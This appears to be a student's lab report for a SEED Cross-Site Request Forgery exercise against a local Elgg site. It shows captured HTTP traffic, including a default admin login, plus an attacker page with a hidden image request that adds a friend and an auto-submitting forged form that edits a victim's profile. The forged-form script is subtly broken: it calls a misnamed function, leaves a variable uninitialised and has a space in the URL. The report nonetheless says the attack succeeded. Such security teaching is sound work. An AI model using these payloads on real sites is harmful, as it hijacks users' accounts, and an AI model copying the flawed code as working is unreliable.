

# Information Security


## Cross-Site Request Forgery Attack Lab

PES1201801948  
Bharath S Bhambore

Victim Website : [www.csrflabelgg.com](http://www.csrflabelgg.com)

Attacker Website : [www.csrfattack.com](http://www.csrfattack.com)

### Task 1: Observing HTTP Request



```
http://www.csrflabelgg.com/cache/1549469429/default/elgg/Plugin.js
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/search?q=bharath&search_type=all
Cookie: Elgg=g4tdemabpeckjq52ebq54b3f80
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Mon, 12 Apr 2021 17:17:56 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 12 Oct 2021 17:17:56 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript; charset=utf-8
```

The HTTP Request is observed using the Firefox (Website) add-on : HTTP Header Live.


Searching for the name 'bharath' in the search bar, we can see the request and response captured.

Request type : GET

Parameters :

q : bharath,

search\_type : all



```
http://www.csrflabelgg.com/action/login
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/search?q=q&search_type=all
Content-Type: application/x-www-form-urlencoded
Content-Length: 110
Cookie: Elgg=pknaml2sgdke3cul7rin2ihi50
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=DK5e8qYhKJR9-UpBUCIQLA&__elgg_ts=1618249189&username=admin&password=seedelgg&returntoreferer=true
POST: HTTP/1.1 302 Found
Date: Mon, 12 Apr 2021 17:40:35 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: Elgg=vk3mo7tuqaan9rq274kaasikj4; path=/
Location: http://www.csrflabelgg.com/search?q=q&search_type=all
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

To observe the POST request, we have to fill a form, ie here the login form.

Parameters :


Elgg\_token, elgg\_ts, username, password, returntoreferer.

The difference between GET and POST is that the parameters in GET request are included in the URL string, while in POST they're included in the request body.

## Task 2: CSRF Attack using GET Request:

```
http://www.csrflabelgg.com/action/friends/add?friend=42&__elgg_ts=1618250471&__elgg_token=bauEQJVhvfPkWrsZ7R1uig&__elgg_ts=1618250471&__elgg_token=bauEQJVhvfPkWrsZ7R1uig
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice
X-Requested-With: XMLHttpRequest
Cookie: Elgg=1knj9b8tdjvk3jp22p15h8137
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Mon, 12 Apr 2021 18:02:18 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 368
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8
```

This is how the request looks like, when we try to add a friend.



```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<body>
<div class="elgg-page elgg-page-default" onclick="return true">
<script>
var elgg = {"config":{"lastcache":1549469429,"viewtype":"default","simplecache_enabled":1},"security":{"token":{"__elgg_ts":1618250471,"__elgg_token":bauEQJVhvfPkWrsZ7R1uig}},"user":{"guid":43,"type":"user","subtype":"","owner_guid":43,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:32:29+00:00","name":"Boby","username":"boby","language":"en","admin":false},"token":"iX-nJiZiMiWkm0df_9KsSi","guid":42,"type":"user","subtype":"","owner_guid":42,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:31:54+00:00","name":"Alice","username":"alice","language":"en"}};
</script>
```

Using the view-source code options, we can see the guid of Boby

<http://www.csrflabelgg.com/action/friends/add?friend=43>

This is the url, that we will try to make Alice click to add Boby as a friend.

```
PES1201801948-bharath-VM1:~$ cd /var/www/CSRF/Attacker/
PES1201801948-bharath-VM1:~/Attacker$ sudo vim index.html
```

Creating an index.html that will be hosted on the attacker website whose url is sent to Alice to trick her into adding Boby as a friend.

Contents of index.html :

```
Ubuntu VM1 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
<html>
  <head>
    <title>Win Free Electronic Gadgets</title>
  </head>
  <body>
    <h1> Win Free Electronic Gadgets</h1>
    <img src=http://www.csrflabelgg.com/action/friends/add?friend=43 height="1" width="1"> </img>
  </body>
</html>
```

Before Alice clicks on the malicious link,

### Alice's friends

No friends yet.



 **Alice**

Blogs

Bookmarks

Files

Pages

Wire posts


Friends

Friends of

Friend collections

Invite friends


This is how the fake website looks like



# Win Free Electronic Gadgets



If Alice clicks the url, and visits the website, the add\_friend parameter is enabled and Bobby is added to Alice's friend list.



Proof to verify Boby is added to Alice's friend list.

### Task 3: CSRF Attack using POST Request

```

http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 460
Cookie: Elgg=4e2f3d1e5p489ecvdoc0plard
Connection: keep-alive
Upgrade-Insecure-Requests: 1
elgg_token=5dnl3t50nob02QHKILKVRg6_elgg_ts=1618252255&name=Boby&description=&accesslevel[description]=2&briefdescription=boby is weird&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[location]=2
POST HTTP/1.1 302 Found
Date: Mon, 12 Apr 2021 18:38:59 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/boby
Content-Length: 0
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<script>
var elgg = {"config":{"lastcache":1549469429,"viewtype":"default","simplecache_enabled":1},"security":{"token":{"__elgg_ts":1618252255}},"user":{"guid":43,"type":"user","subtype":"","owner_guid":43,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:32:29+00:00","\www.csrflabelgg.com/profile/boby","name":"Boby","username":"boby","language":"en","admin":false},"token":"BA5E0166JikyECbZPqPTP","guid":42,"type":"user","subtype":"","owner_guid":42,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:31:54+00:00","\www.csrflabelgg.com/profile/alice","name":"Alice","username":"alice","language":"en"}};
</script>
<script src="http://www.csrflabelgg.com/cache/1549469429/default/jquery.js"></script>

```

HTTP Request when we try to edit a profile, we can see the parameters included in the request body.

We can also see the guid of Alice is 42, that of Boby is 43  
A new index.html which will be hosted on the attacker website,  
The contents shown below :

```


<html>
  <body>
    <h1>This page forges an HTTP POST request.</h1>
    <script type="text/javascript">
      function forge_post() {
        var fields;

        fields += "<input type='hidden' name='name' value='alice'>";
        fields += "<input type='hidden' name='description' value='Boby is MY HER0000'>";
        fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
        fields += "<input type='hidden' name='briefdescription' value='Boby ROCKS'>";
        fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
        fields += "<input type='hidden' name='guid' value='42'>";

        var p = document.createElement("form");
        p.action="http://www.csrflabelgg.com /action/profile/edit";
        p.innerHTML = fields;
        p.method = "post";
        document.body.appendChild(p);
        p.submit();
      }
      window.onload=function() { forger_post; }
    </script>
  </body>
</html>

```

Alice's profile before the attack is executed :  
No descriptions present.




If Alice visits the website, we can see the HTTP POST request sent, this contains the guid of Alice (42) as well as the descriptions we have changed.

```

http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Cookie: Elgg-8sabnjmomgdaf3vnqj12vr562
Connection: keep-alive
Upgrade-Insecure-Requests: 1
name=alice&description=Boby is MY HER0000&accesslevel[description]=2&briefdescription=Boby ROCKS&accesslevel[briefdescription]=2&guid=42
POST: HTTP/1.1 302 Found
Date: Mon, 12 Apr 2021 18:55:50 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

```

Alice's profile description has changed to what we (Boby) specified.



The attacker website is redirected to the victim website with Alice logged in as we have the guid information

**Questions :**

**1.The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem**

- By searching Alice in the search bar, and then using the view-source, we can find the the guid in the <script> element

We can also use the inspect element to find the guid of Alice.

**2.If Bobby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.**


- No, Bobby would not be able to carry out a CSRF Attack to modify the victim's Elgg profile, since the attack requires the guid and that is presented only by the webserver of the victim website.

#### **Task 4: Implementing a countermeasure for Elgg**

```
public function gatekeeper($action) {  
    //return true;  
  
    if ($action === 'login') {  
        if ($this->validateActionToken(false)) {  
            return true;  
        }  
    }  
}
```

Commenting off the return True line, presents a countermeasure to prevent the CSRF Attacks.


Elgg security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user sessionID and random generated session string.





Re-trying the CSRF attack using GET request, we can see that it was prevented. The error says that we have not specified parameters for timestamp, and secret token.

Retrying the POST Attack, we can see that the attacker website is not redirected to Alice's profile.



We get the same errors, due to the origin policy of the website, the 2 parameters : secret token, timestamp are not included in the request body.

